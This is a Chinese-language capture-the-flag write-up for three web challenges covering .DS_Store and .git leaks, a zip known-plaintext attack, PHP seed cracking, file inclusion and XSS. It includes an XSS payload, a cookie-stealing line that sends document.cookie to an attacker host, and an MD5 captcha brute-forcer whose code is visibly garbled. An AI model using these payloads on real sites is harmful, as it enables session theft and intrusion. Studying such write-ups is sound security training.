
flag{ddf5dfd0f05550500a5af55dd0d5d0ad}

0x0 Web1

题目打开后，信息泄露工具扫描扫到.de_store敏感信息泄露，使用lijiejie的ds_store的信息泄露利用工具：https://github.com/lijiejie/ds_store_exp
跑出一些敏感文件，二级目录也有ds_store 信息泄露



后来在/e10adc3949ba59abbe56e057f20f883e/目录下扫描，这个目录下有个.git信息泄露... 说实话太脑洞了..不想吐槽了，然后根据路径这个压缩文件BackupForMySite.zip下下来：



有一个和压缩文件包里面一样的文件，容易想到已知明文攻击

因为赛后赛题已经关了，就简单描述一下，把压缩包破解后，有一个hint文件，告诉我们了一个code，在index.php?code= 带上这个code 会发现过一会主页的另一个code过了一会刷新会变，容易想到之前比赛的php的同种子加密问题，然后用`php_mt_seed`爆种子，https://www.openwall.com/php_mt_seed/

拿到种子后，同时还有另外一个提示/flag/seed.txt 把seed字段替换即可拿到flag。

0x01 web2


http://ctf2.linkedbyx.com:10670

拿到题目后扫描目录发现 .DS_Store文件泄露和/dir.php


```
Error Log: C:\Users\Administrator\Desktop\FUZZ\dirsearch\logs\errors-19-04-07_15-51-07.log

Target: http://ctf2.linkedbyx.com:10670/

[15:51:08] Starting:
[15:51:09] 200 -    6KB - /.DS_Store
[15:51:11] 403 -  300B  - /.hta
[15:51:11] 403 -  307B  - /.ht_wsr.txt
[15:51:11] 403 -  309B  - /.htaccess-dev
[15:51:11] 403 -  311B  - /.htaccess-local
[15:51:11] 403 -  311B  - /.htaccess-marco
[15:51:11] 403 -  309B  - /.htaccess.BAK
[15:51:11] 403 -  309B  - /.htaccess.old
[15:51:11] 403 -  310B  - /.htaccess.orig
[15:51:11] 403 -  312B  - /.htaccess.sample
[15:51:11] 403 -  309B  - /.htaccess.txt
[15:51:11] 403 -  310B  - /.htaccess.save
[15:51:11] 403 -  311B  - /.htaccess_extra
[15:51:11] 403 -  310B  - /.htaccess_orig
[15:51:11] 403 -  308B  - /.htaccess_sc
[15:51:11] 403 -  308B  - /.htaccessBAK
[15:51:11] 403 -  308B  - /.htaccessOLD
[15:51:11] 403 -  306B  - /.htaccess
[15:51:11] 403 -  304B  - /.htgroup
[15:51:11] 403 -  310B  - /.htpasswd_test
[15:51:11] 403 -  306B  - /.htpasswds
[15:51:11] 403 -  304B  - /.htusers
[15:51:11] 403 -  310B  - /.htaccess.bak1
[15:51:11] 403 -  309B  - /.htaccessOLD2
[15:51:16] 403 -  309B  - /.htpasswd-old
[15:52:02] 301 -  331B  - /css  ->  http://ctf2.linkedbyx.com:10670/css/
[15:52:04] 200 -   62B  - /dir.php
[15:52:11] 200 -    3KB - /gulpfile.js
[15:52:12] 301 -  331B  - /img  ->  http://ctf2.linkedbyx.com:10670/img/
[15:52:14] 200 -   50KB - /index.php
[15:52:14] 200 -   50KB - /index.php/login/
[15:52:16] 301 -  330B  - /js  ->  http://ctf2.linkedbyx.com:10670/js/
[15:52:46] 403 -  309B  - /server-status
[15:52:46] 403 -  310B  - /server-status/
[15:52:55] 301 -  337B  - /templates  ->  http://ctf2.linkedbyx.com:10670/templates/
[15:52:56] 200 -   50KB - /templates/
```

用DS_Store exp也行，直接访问dir.php也行

主页面发现file传参



用伪协议读dir.php



include $_GET['file']PD9waHAKJGEgPSBAJF9HRVRbJ2RpciddOwppZighJGEpewokYSA9ICcvdG1wJzsKfQp2YXJfZHVtcChzY2FuZGlyKCRhKSk7Cg==

解码后发现源码


一直往上级目录跳，发现flag文件

直接读出来

include $_GET['file']flag{8dc25fd21c52958f777ce92409e2802a}

0x02 Web3

这个题一开始想的是利用缓存投毒把self-xss变成存储型xss



后来尝试用payload:

```
<meta http-equiv="refresh" content="0; url=data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E">
```

成功弹窗，不过这是self型的，后来尝试将这个链接发给管理员，打cookie的payload：

```
jAvaScript:(function(){(new Image()).src='http://ip/?cb='+document.cookie};
```

登进管理员后台，在vps上打到管理员cookie后，登录进去，可以以管理员身份进行命令执行。
执行完命令读出flag几个。

其中report反馈给管理员处爆破哈希值的验证码如下：

```
# -*- coding: utf-8 -*-
import multiprocessing
import hashlib
import random
import string
import sys
CHARS = string.letters + string.digits
def cmp_md5(substr, stop_event, str_len, start=0, size=6):
 global CHARS
  while not stop_event.is_set():
  rnds = ''.join(random.choice(CHARS) for _ in range(size))
  md5 = hashlib.md5(rnds)
  if md5.hexdigest()[start: start+str_len] == substr:
  print rnds
  stop_event.set()
 if __name__ == '__main__':
```

```
17 substr = sys.argv[1].strip()
18 #start_pos = int(sys.argv[2]) if len(sys.argv) > 1 else 0
19 start_pos = 0
20 str_len = len(substr)
21 cpus = multiprocessing.cpu_count()
22 stop_event = multiprocessing.Event()
23 processes = [multiprocessing.Process(target=cmp_md5, args=(substr,
24 stop_event, str_len, start_pos))
25 for i in range(cpus)]
26 for p in processes:
27 p.start()
28 for p in processes:
29 p.join()
```